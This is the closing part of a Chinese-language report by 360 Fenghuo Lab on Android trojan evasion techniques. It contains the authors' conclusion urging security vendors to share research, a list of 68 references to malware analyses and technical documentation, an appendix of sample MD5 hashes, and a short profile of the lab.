我们通过这篇报告总结了安卓平台目前出现的主流逃逸技术,其中涵盖了超过六十种逃逸技术的原理和参考案例。在搜集案例的过程中,由于精力、时间以及关注范围等原因,可能遗漏了部分特殊的逃逸技术,希望大家发现后能够及时反馈给我们。由于各种逃逸技术在技术上的深浅层度不同,报告中对某些逃逸技术的原理描述可能比较简单,如果大家对报告中的任何细节有疑问都可以联系我们。

现今,Android 木马技术更新换代越来越频繁,逃逸技术和攻击技术每天都在升级,Android 安全形式极为严峻。严峻的安全形式对安全软件厂商的安全技术提出了更高的要求。我们希望这篇报告能够给安全友商们带来一些启发,以帮助他们增强引擎方法和检出能力。我们相信安全技术共享是安全技术进步强有力的推动力,我们通过报告的形式共享安全技术以期能够推动国内移动安全技术的进步,我们也希望各友商都能够参与到安全技术共享的活动中来,联手将 Android 生态环境治理的更好。

我们希望这篇报告也能够给移动安全从业者带来一些启发。目前网络上缺少关于 Android 木马逃逸技术的系统性介绍文章,甚至找不到关于 Android 逃逸技术的相关定义,这无疑为相关安全从业人员了解 Android 逃逸技术设置了一道无形的屏障。本报告系统性地描述了 Android 木马逃逸技术,并给出了超过六十种逃逸技术原理和案例,可以帮助他们更加系统、全面地认识和研究 Android 木马逃逸技术,以这篇报告作为移动安全从业者的参考手册。

最后,感谢所有国内外发现并及时公布 Android 木马逃逸技术的厂商或安全研究人员,希望通过大家的共同努力营造良好的安全技术研究氛围。

## 附录一：参考文献

- [1]. “入侵防御系统” 维基百科定义：  
<https://zh.wikipedia.org/wiki/入侵预防系统>
- [2]. 《advanced evasion technique (AET)》：  
<http://searchsecurity.techtarget.com/definition/advanced-evasion-technique-AET>
- [3]. 王磊， 双锴. 入侵逃逸技术综述. 北京：北京邮电大学，2012
- [4]. “安全软件” 维基百科定义：  
<https://zh.wikipedia.org/wiki/安全软件>
- [5]. 《IPS 入侵逃逸技术分析与防御》-杨永清
- [6]. 《高级逃避技术(AET)是实现 APT 的重要手段之一》：  
<http://www.cngate.com.cn/index.php?m=content&c=index&a=show&catid=77&id=202>
- [7]. 《Malware Evasion Chart》：  
<http://marcoramilli.blogspot.com/2013/07/malware-evasion-chart.html>
- [8]. 《The most sophisticated Android Trojan》：  
<https://securelist.com/blog/research/35929/the-most-sophisticated-android-trojan/>
- [9]. DexClassLoader 开发者文档：  
<https://developer.android.com/reference/dalvik/system/DexClassLoader.html?hl=zh-cn>
- [10]. 《“长老木马” 三代揪出背后 “大毒枭”》：  
[http://blogs.360.cn/360mobile/2014/11/24/analysis\\_of\\_fakedebuggerd\\_c\\_and\\_related\\_trojans/](http://blogs.360.cn/360mobile/2014/11/24/analysis_of_fakedebuggerd_c_and_related_trojans/)
- [11]. 《FakeTaobao 家族变种演变》：  
[http://blogs.360.cn/360mobile/2014/09/16/analysis\\_of\\_faketaobao\\_family/](http://blogs.360.cn/360mobile/2014/09/16/analysis_of_faketaobao_family/)
- [12]. 《“舞毒蛾” 木马演变报告》：  
[http://blogs.360.cn/360mobile/2016/03/08/analysis\\_of\\_wudue/](http://blogs.360.cn/360mobile/2016/03/08/analysis_of_wudue/)
- [13]. 《“百脑虫” 手机病毒分析报告》：  
[http://blogs.360.cn/360mobile/2016/01/06/analysis\\_of\\_bainaochong/](http://blogs.360.cn/360mobile/2016/01/06/analysis_of_bainaochong/)
- [14]. “Iptables” 维基百科解释：  
<https://zh.wikipedia.org/wiki/Iptables>
- [15]. 《DwallAv 木马分析报告》：  
[http://blogs.360.cn/360mobile/2015/03/06/analysis\\_of\\_dwallow/](http://blogs.360.cn/360mobile/2015/03/06/analysis_of_dwallow/)
- [16]. WebView 开发者文档：  
<https://developer.android.com/reference/android/webkit/WebView.html>
- [17]. 《国内首个利用 JavaScript 脚本远控木马的技术分析报告》：  
<http://blogs.360.cn/360mobile/2014/03/07/android-huigezi-trojan/>
- [18]. E4A 官方网站：  
<http://www.e4asoft.com>
- [19]. “Mono” 维基百科介绍：  
<https://zh.wikipedia.org/wiki/Mono>
- [20]. Mono for Android 开发者网站：  
<http://www.monodevelop.com/archived/download/mono-for-android/>
- [21]. 《疑百度编译器或员工中毒导致百度彩票 APP 感染病毒代码（发布流程管理不当）》：  
<http://bobao.360.cn/snapshot/index?id=83648>
- [22]. 《Android uncovers master-key 漏洞分析》：  
<http://php.ph/wydrops/drops/Android%20uncovers%20master-key%20%E6%BC%8F%E6%B4%>

9E%E5%88%86%E6%9E%90.pdf

[23]. “隐写术” 维基百科定义:

<https://zh.wikipedia.org/wiki/隐写术>

[24]. 《Trojan targeted dozens of games on Google Play》:

<http://news.drweb.com/show/?i=9803&c=9&lng=en&p=0>

[25]. 《“道有道”的对抗之路》:

[http://blogs.360.cn/360mobile/2016/03/24/analysis\\_of\\_daoyoudao/](http://blogs.360.cn/360mobile/2016/03/24/analysis_of_daoyoudao/)

[26]. “Google Bouncer” 维基百科介绍:

[https://en.wikipedia.org/wiki/Google\\_Play#Application\\_security](https://en.wikipedia.org/wiki/Google_Play#Application_security)

[27]. «BrainTest – A New Level of Sophistication in Mobile Malware»:

<http://blog.checkpoint.com/2015/09/21/braintest-a-new-level-of-sophistication-in-mobile-malware/>

[28]. 《Android 应用资源文件格式解析与保护对抗研究》:

<http://www.freebuf.com/articles/terminal/75944.html>

[29]. 《AndroidManifest Ambiguity 方案原理及代码》:

<http://www.cnblogs.com/wanyuanchun/p/4084292.html>

[30]. 《浅谈 xaingce apk 样本分析》:

<http://blog.nsfocus.net/xaingce-apk-sample-analyses/>

[31]. 《Android DEX 安全攻防战》:

<http://bbs.pediy.com/showthread.php?t=177114>

[32]. 《Android-对抗反编译工具的一种方式》:

<http://www.android100.org/html/201502/16/119734.html>

[33]. Gcc wiki:

<https://gcc.gnu.org/wiki/Visibility>

[34]. 《Android 应用安全开发之源码安全》:

http://www.droidsec.cn/android%E5%BA%94%E7%94%A8%E5%AE%89%E5%85%A8%E5%BC%80%E5%8F%91%E4%B9%8B%E6%BA%90%E7%A0%81%E5%AE%89%E5%85%A8/

[35]. 《Android 程序的反编译对抗研究》:

<http://www.freebuf.com/sectool/76884.html>

[36]. App Manifest 开发者文档:

<https://developer.android.com/guide/topics/manifest/application-element.html>

[37]. 《Smalidea 无源码调试 android 应用》:

<http://www.droidsec.cn/smalidea%E6%97%A0%E6%BA%90%E7%A0%81%E8%B0%83%E8%AF%95-android-%E5%BA%94%E7%94%A8/>

[38]. ptrace 介绍:

<http://linux.die.net/man/2/ptrace>

[39]. 《反调试方法二 - 抢占 ptrace》:

<http://kiya.space/2015/12/18/ptrace-basis/>

[40]. Linux Programmer's Manual :

<http://man7.org/linux/man-pages/man5/proc.5.html>

[41]. 《android-native 反调试》:

<http://www.zhaoxiaodan.com/java/android/android-native> 反调试.html

[42]. POSIX Programmer's Manual :

<http://man7.org/linux/man-pages/man1/ps.1p.html>

- [43]. “文件描述符” 维基百科定义:  
<https://zh.wikipedia.org/wiki/文件描述符>
- [44]. 《安卓 APP 动态调试-IDA 实用攻略》:  
<http://ju.outofmemory.cn/entry/141333>
- [45]. 《Anti-debugging Skills in APK》:  
<http://www.droidsec.cn/anti-debugging-skills-in-apk/>
- [46]. Linux Programmer's Manual :  
[http://man7.org/linux/man-pages/man3/bsd\\_signal.3.html](http://man7.org/linux/man-pages/man3/bsd_signal.3.html)
- [47]. “超文本传输安全协议” 维基百科定义:  
<https://zh.wikipedia.org/wiki/超文本传输安全协议>
- [48]. 梆梆加固官方网站:  
<http://www.bangcle.com/>
- [49]. 爱加密官方网站:  
<https://www.ijiami.cn/>
- [50]. 《远控木马 Dendoroid.B 分析报告》:  
[http://blogs.360.cn/360mobile/2015/04/14/analysis\\_of\\_dendoroid\\_b/](http://blogs.360.cn/360mobile/2015/04/14/analysis_of_dendoroid_b/)
- [51]. 《安全预警：勒索软件正成为制马人的新方向》:  
[http://blogs.360.cn/360mobile/2016/05/17/security\\_alert\\_of\\_ransomware/](http://blogs.360.cn/360mobile/2016/05/17/security_alert_of_ransomware/)
- [52]. DownloadManager.Request 开发者文档:  
<https://developer.android.com/reference/android/app/DownloadManager.Request.html?hl=zh-cn>
- [53]. 《揭开勒索软件的真面目》:  
<http://www.antiy.com/response/ransomware.html>
- [54]. “预装” 360 百科定义:  
<http://baike.so.com/doc/10027189-10375169.html>
- [55]. 《“万蓝” ROM 级手机木马分析报告》:  
[http://blogs.360.cn/360mobile/2015/06/10/analysis\\_of\\_wland/](http://blogs.360.cn/360mobile/2015/06/10/analysis_of_wland/)
- [56]. 阿里云域名隐私保护服务:  
<https://wanwang.aliyun.com/domain/whoisprotect/>
- [57]. “实名制” 360 百科定义:  
<http://baike.so.com/doc/6665498-6879327.html>
- [58]. 《深入分析跨平台网络电信诈骗》:  
[http://blogs.360.cn/360mobile/2016/05/16/telecommunications\\_fraud\\_network/](http://blogs.360.cn/360mobile/2016/05/16/telecommunications_fraud_network/)
- [59]. 《蝗虫手机木马分析报告》:  
[http://blogs.360.cn/360mobile/2014/08/02/analysis\\_of\\_locust\\_trojan/](http://blogs.360.cn/360mobile/2014/08/02/analysis_of_locust_trojan/)
- [60]. “伪基站” 维基百科定义:  
<https://zh.wikipedia.org/wiki/伪基站>
- [61]. 《“伪中国移动客户端” - 伪基站诈骗病毒解析》:  
<http://www.2cto.com/Article/201406/308395.html>
- [62]. “虚拟运营商” 维基百科定义:  
<https://zh.wikipedia.org/wiki/虚拟运营商>
- [63]. 《收到莫名短信别点链接 详解木马病毒传送流程》:  
[http://news.bandao.cn/news\\_html/201512/20151219/news\\_20151219\\_2595155.shtml](http://news.bandao.cn/news_html/201512/20151219/news_20151219_2595155.shtml)
- [64]. “洋葱网络” 360 百科定义:  
<http://baike.so.com/doc/4317893-4522104.html>

[65]. 《The first Tor Trojan for Android》:

<https://securelist.com/blog/incidents/58528/the-first-tor-trojan-for-android/>

[66]. “动态域名” 360 百科定义:

<http://baike.so.com/doc/5338387-5573827.html>

[67]. 《潜魔间谍程序分析报告》:

<https://blog.dbglab.org/?p=13>

[68]. 《FakeTaobao 家族变种演变（二）》:

[http://blogs.360.cn/360mobile/2015/04/13/analysis\\_of\\_faketaobao\\_family\\_2/](http://blogs.360.cn/360mobile/2015/04/13/analysis_of_faketaobao_family_2/)

## 附录二：涉及样本 MD5

MD5列表
45e544ef70a2d4799ae4715336397fb9
c17717dae0e1f3786f71cccf8a92f9ec
ed925b7ba90f877cf7ba2ef9d99bc330
B64223B2C9C7D4996BEBA70C105BF254
f2891792a3a3fb0989a528852fa9252c
30e9738d8d9c866dcddfb106efdfa490
7350dec88f7810d6b655f94abe4aac6
d74bb178b8862631248a8e6b08e0bceb
1DC325BEE063A49C59AD5F8B3C942CCD
4DE7AE79EA8E489BAA224ECA4D3BEDE9
9b92af9cb8babcf22e7c69415a3a1006
3fee3671cad4404222a2af42ace3c904
744e402f9be0ba1a5c11941a39da02a6
745739d76b8c0b29f5f2bb2810bca8da
d05d3f579295cd5018318072adf3b83d
351ad5b3d22071dd2b40cfd959bf0a17
dca8a93ff8047e526f0300f074b2c799
0cde477a4691428d6285066032716603
cc162960da2f130905b6cd813daf1222
6f76b71d861ebd8ce4bb13cb8f2d6365
5956c29ce2e17f49a71ac8526dd9cde3
89cbb2e60631ef93ad2eba1c07432fb2
4510efa3df093fc6e030e75834284aa2
ccc01fd6d875b95e2af5f270aaf8e842
58fed8b5b549be7ecbfbc6c63b84a728
0F7B0B47C233AD456521F441E68FE8C0
62da0ce3f3bd5ad15992a703e80e2cef



## 360 烽火实验室

360 烽火实验室，致力于 Android 病毒分析、移动黑产研究、移动威胁预警以及 Android 漏洞挖掘等移动安全领域及 Android 安全生态的深度研究。作为全球顶级移动安全生态研究实验室，360 烽火实验室在全球范围内首发了多篇具备国际影响力的 Android 木马分析报告和 Android 木马黑色产业链研究报告。实验室在为 360 手机卫士、360 手机急救箱、360 手机助手等提供核心安全数据和顽固木马清除解决方案的同时，也为上百家国内外厂商、应用商店等合作伙伴提供了移动应用安全检测服务，全方位守护移动安全。